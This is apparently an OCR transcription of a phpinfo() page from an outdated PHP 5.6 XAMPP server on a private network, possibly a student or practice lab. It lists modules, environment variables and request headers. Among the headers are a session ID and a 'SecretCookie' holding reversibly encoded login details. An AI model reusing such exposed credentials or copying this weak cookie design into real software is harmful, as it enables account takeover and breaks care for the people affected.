


	assert.warning	local	1
		master	1
	auto_detect_line_endings	local	0
		master	0
	default_socket_timeout	local	60
		master	60
	from	local	no value
		master	no value
	url_rewriter.tags	local	a=href, area=href, frame=src, input=src, form=fakeentry
		master	a=href, area=href, frame=src, input=src, form=fakeentry
	user_agent	local	no value
		master	no value
sybase_ct	Active Persistent Links	0	
	Active Links	0	
	Min server severity	10	
	Min client severity	10	
	Application Name	PHP 5.6.34	
	Deadlock retry count	0	
	sybct.allow_persistent	local	On
		master	On
	sybct.deadlock_retry_count	local	0
		master	0
	sybct.hostname	local	no value
		master	no value



	sybct.login_timeout	local	-1
		master	-1
	sybct.max_links	local	Unlimited
		master	Unlimited
	sybct.max_persistent	local	Unlimited
		master	Unlimited
	sybct.min_client_severity	local	10
		master	10
	sybct.min_server_severity	local	10
		master	10
tokenizer	Tokenizer Support	enabled	
wddx	WDDX Session Serializer	enabled	
xml	XML Support	active	
	XML Namespace Support	active	
	libxml2 Version	2.9.4	
xmlreader	XMLReader	enabled	
xmlrpc	core library version	xmlrpc-epi v. 0.51	
	php extension version	0.51	
	author	Dan Libby	
	homepage	http://xmlrpc-epi.sourceforge.net	
	open sourced by	Epinions.com	

xmlwriter	XMLWriter		enabled
xsl	XSL		enabled
	libxslt Version		1.1.29
	libxslt compiled against libxml Version		2.9.4
	EXSLT		enabled
	libexslt Version		1.1.29
zip	Zip		enabled
	Zip version		1.12.5
	Libzip version		0.11.2
zlib	Stream Wrapper		compress.zlib://
	Stream Filter		zlib.inflate, zlib.deflate
	Compiled Version		1.2.8
	Linked Version		1.2.8
	zlib.output_compression	local	Off
		master	Off
	zlib.output_compression_level	local	-1
		master	-1
	zlib.output_handler	local	no value
		master	no value




Environment

TEXTDOMAIN	xampp
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib
SHLVL	2
de	false
GETTEXT	/opt/lampp/bin/gettext
_	/opt/lampp/bin/apachectl
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG	en_US.UTF-8
XAMPP_OS	Linux
PWD	/
XAMPP_ROOT	/opt/lampp


PHP Variables

_COOKIE["PHPSESSID"]	g3g9isrr14vu3610mh9brliuh5
_COOKIE["SecretCookie"]	Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzNzM4MzczMzM4MzMzOA==
_SERVER["UNIQUE_ID"]	YZ-4xAQ7GJFc@Lld85Y2TQAAAAU
_SERVER["HTTP_HOST"]	192.168.1.20
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
_SERVER["HTTP_ACCEPT"]	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-GB, en;q=0.5
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_COOKIE"]	PHPSESSID=g3g9isrr14vu3610mh9brliuh5; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzNzM4MzczMzM4MzMzOA%3D%3D
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["HTTP_SEC_GPC"]	1
_SERVER["PATH"]	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_SERVER["LD_LIBRARY_PATH"]	/opt/lampp/lib:/opt/lampp/lib
_SERVER["SERVER_SIGNATURE"]	no value
_SERVER["SERVER_SOFTWARE"]	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
_SERVER["SERVER_NAME"]	192.168.1.20




_SERVER["SERVER_ADDR"]	192.168.1.20
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.1.1
_SERVER["DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite
_SERVER["REQUEST_SCHEME"]	http
_SERVER["CONTEXT_PREFIX"]	no value
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite
_SERVER["SERVER_ADMIN"]	you@example.com
_SERVER["SCRIPT_FILENAME"]	/opt/lampp/htdocs/studentsite/info.php
_SERVER["REMOTE_PORT"]	57908
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET
_SERVER["QUERY_STRING"]	no value
_SERVER["REQUEST_URI"]	/info.php
_SERVER["SCRIPT_NAME"]	/info.php
_SERVER["PHP_SELF"]	/info.php
_SERVER["REQUEST_TIME_FLOAT"]	1637873860.972
_SERVER["REQUEST_TIME"]	1637873860


Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov, Xinchen Hui, Nikita Popov
Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski
UNIX Build and Modularization	Stig Bakken, Sascha Schumann, Jani Taskinen
Windows Port	Shane Caraveo, Zeev Suraski, Wez Furlong, Pierre-Alain Joye, Anatol Belski
Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski
Streams Abstraction Layer	Wez Furlong, Sara Golemon
PHP Data Objects Layer	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky
Output Handler	Zeev Suraski, Thies C. Arntzen, Marcus Boerger, Michael Wallner
AOLserver	Sascha Schumann
Apache 1.3 (apache_hooks)	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder
Apache 1.3	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar
Apache 2.0 Filter	Sascha Schumann, Aaron Bannert
Apache 2.0 Handler	Ian Holsman, Justin Erenkrantz (based on Apache 2.0 Filter code)
Caudium / Roxen	David Hedbor
CGI / FastCGI	Rasmus Lerdorf, Stig Bakken, Shane Caraveo, Dmitry Stogov
CLI	Edin Kadribasic, Marcus Boerger, Johannes Schlueter, Moriyoshi Koizumi, Xinchen Hui
Continuity	Alex Leigh (based on nsapi code)
Embed	Edin Kadribasic
FastCGI Process Manager	Andrei Nigmatulin, dreamcat4, Antony Dovgal, Jerome Loyet




ISAPI	Andi Gutmans, Zeev Suraski
litespeed	George Wang
NSAPI	Jayakumar Muthukumarasamy, Uwe Schindler
phpdbg	Felipe Pena, Joe Watkins, Bob Weinand
phttpd	Thies C. Arntzen
pi3web	Holger Zimmermann
Sendmail Milter	Harald Radi
thttpd	Sascha Schumann
tux	Sascha Schumann
WebJames	Alex Waugh
BC Math	Andi Gutmans
Bzip2	Sterling Hughes
Calendar	Shane Caraveo, Colin Viebrock, Hartmut Holzgraefe, Wez Furlong
COM and .Net	Wez Furlong
ctype	Hartmut Holzgraefe
cURL	Sterling Hughes
Date/Time Support	Derick Rethans
DB-LIB (MS SQL, Sybase)	Wez Furlong, Frank M. Kromann
DBA	Sascha Schumann, Marcus Boerger



